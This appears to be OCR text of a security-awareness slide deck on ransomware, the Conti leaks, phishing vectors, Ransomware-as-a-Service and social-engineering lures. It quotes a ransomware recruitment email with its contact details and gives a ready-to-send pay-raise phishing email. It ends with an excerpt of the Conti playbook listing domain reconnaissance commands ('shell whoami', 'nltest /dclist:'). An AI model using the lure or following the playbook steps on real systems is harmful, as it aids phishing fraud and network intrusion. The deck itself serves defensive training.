
if you can install & launch our Demonware Ransomware in any computer/company main windows server physically or remotely

40 percent for you, a milli dollars for you in BTC

if you are interested, mail: cryptonation92@outlook.com

Telegram : madalin8888

Initial email sent by the threat actor.




@conti leaks

Feb 27, 2022

#Contileaks:
>160 000
internal chats
released

Conti Organization



Conti is a highly effective - if also remarkably inefficient cybercriminal organization.

- Brian Krebs

Not so organized?

- *“Hello, we’re out of bitcoins, four new servers, three vpn subscriptions and 22 renewals are out, please send some bitcoins to this wallet, thanks.”*

  - Carter, Mar 1

- Need workflow management and tracking tools.
- Lost control over countless bots due to mistakes
- Past-due invoices for virtual servers, domain registrations etc




Figure 13 – Fines for technical mistakes

Source: CheckPoint Research

Ransomware Operator Profile

- SysAdmin
- Arrogant to being captured
- CompTIA / Cisco Certifications
- Pentester, consultant, negotiator and not a criminal
- Doesn't fear the FBI…. Fears Mandiant
- Ransomware Operators make millions
- Watches Netflix for serial killer documentaries
- Uses Shadow Banker for laundering $$$
- LLC created to launder money, sometimes uses OnlyFans
- Hates Americans, but wishes they were born here and working for Google


Source: https://papers.vx-underground.org/papers/Other/Interviews/RWO-09-26.html


DEPARTMENT OF JUSTICE
FEDERAL BUREAU OF INVESTIGATION
FIDELITY
BRAVERY
INTEGRITY

How?

KnowBe4
Human error. Conquered.

Cyber Kill Chain for a Phishing Attack



Reconnaissance

- OSINT – Open Source Intelligence
- Publicly available information that any member of the public could lawfully obtain by request or observation
- Other unclassified information that has limited public distribution or access
- Social Media – FB, Insta, TikTok
- Media such as audio, video and pictures
- Text from documents, articles and blogs
- Maps and geolocation of data
- Password Resets

KnowBe4

“**Penetrating a company's security** often starts with information that **seems so innocent**, so everyday and unimportant, that most people don't see why it **should be protected**.”

– Kevin Mitnick

Initial Root Access Exploits

- Physical Attack
- Programming Bug (patch available or not available)
- Malicious Instructions/Scripting
- Human Error/Misconfiguration
- Eavesdropping/MitM
- Side Channel/Information Leak
- Brute Force/Computational
- Data Malformation
- Network Traffic Malformation
- Insider Attack
- 3rd Party Reliance Issue (supply chain/vendor/partner/etc.)
- Social Engineering

Cybercriminals (Mainly) Gain Access One of Two Ways

Social Engineering

Unpatched Systems

Social Engineering

"Any act that influences a person to take an action that may or may not be in their best interest."

Phishing

Anyone with an

email address,

has a key to the front door.

They can open the front door

and let in the cyber criminals

into the organization.

*ishing Attack Vectors (Social Engineering)

Spear Phishing

SMSishing

Vishing

Whaling


Snowshoeing

Tishing

Wishing

Pharming

Watering Hole



QR Code Phishing

Are You Being Manipulated? – Emotional Lures


Greed

Urgency

Fear

Helpful


Self-Interest




Curiosity


Phishing as a Service

- Allows non-technical people to launch their own attacks
- Multiple tiers of service
- Phishing kits that contain the tools needed to set up campaign
- Fully managed services for all types of phishing
- Tutorials or training are often included, or available as well





The Cybercriminals are using **AI** to **level-up** their **attacks**.



Dear [Employee Name],

I hope this email finds you in good health and high spirits. I am writing to you today with a surprise that I believe will lift your spirits even higher.

As you may be aware, our company has been experiencing financial success of late. I am pleased to announce that this success has allowed us to grant our hard-working employees a pay raise. You, [Employee Name], are one of those employees.

Attached to this email, you will find a document detailing the specifics of your raise. Please review it at your earliest convenience and do not hesitate to reach out to me with any questions.

Your hard work and dedication to our company have not gone unnoticed, and I am thrilled to be able to recognize your contributions in this way.

Once again, congratulations on your pay raise. Keep up the great work.

Best regards,

[Your Name]

Vishing / Deepfake Voice Call

SMS to 27 employees at an organization

1 clicked the link

Entered MFA credentials

Called the victim and posed an IT member using deepfake audio

Socially engineered to give up code

Access to Authenticator, and other apps

Social Engineering – CEO Fraud


NBR

Ransomware as a Service (RaaS)

RaaS Revenue Models

- Monthly subscription or a fixed cost
- Affiliate programs where the profits where 20-30% go to the ransomware developer
- One-time fee without profit sharing
- Profit sharing only

RaaS Groups

- Hive
- Darkside
- Revil
- LockBit
- Dharma

RaaS Apps

- Locky
- Goliath
- Shark
- Stampado
- Encryptor

Conti Playbook

Stage I. Privilege escalation and information collection

1. Initial reconnaissance

1.1. Company revenue search

Find company website

Google: website+revenue (mycorporation.com+revenue)

("mycorporation.com" "revenue")

Check more than one website if possible

(owler, manta, zoominfo, dnb, rocketrich)

1.2. AV detection
1.3. **shell whoami** <===== Who am I
1.4. **shell whoami /groups** --> my bot rights (if bot returned blue monitor)
1.5.1. **shell nltest /dclist:** <===== domain controllers
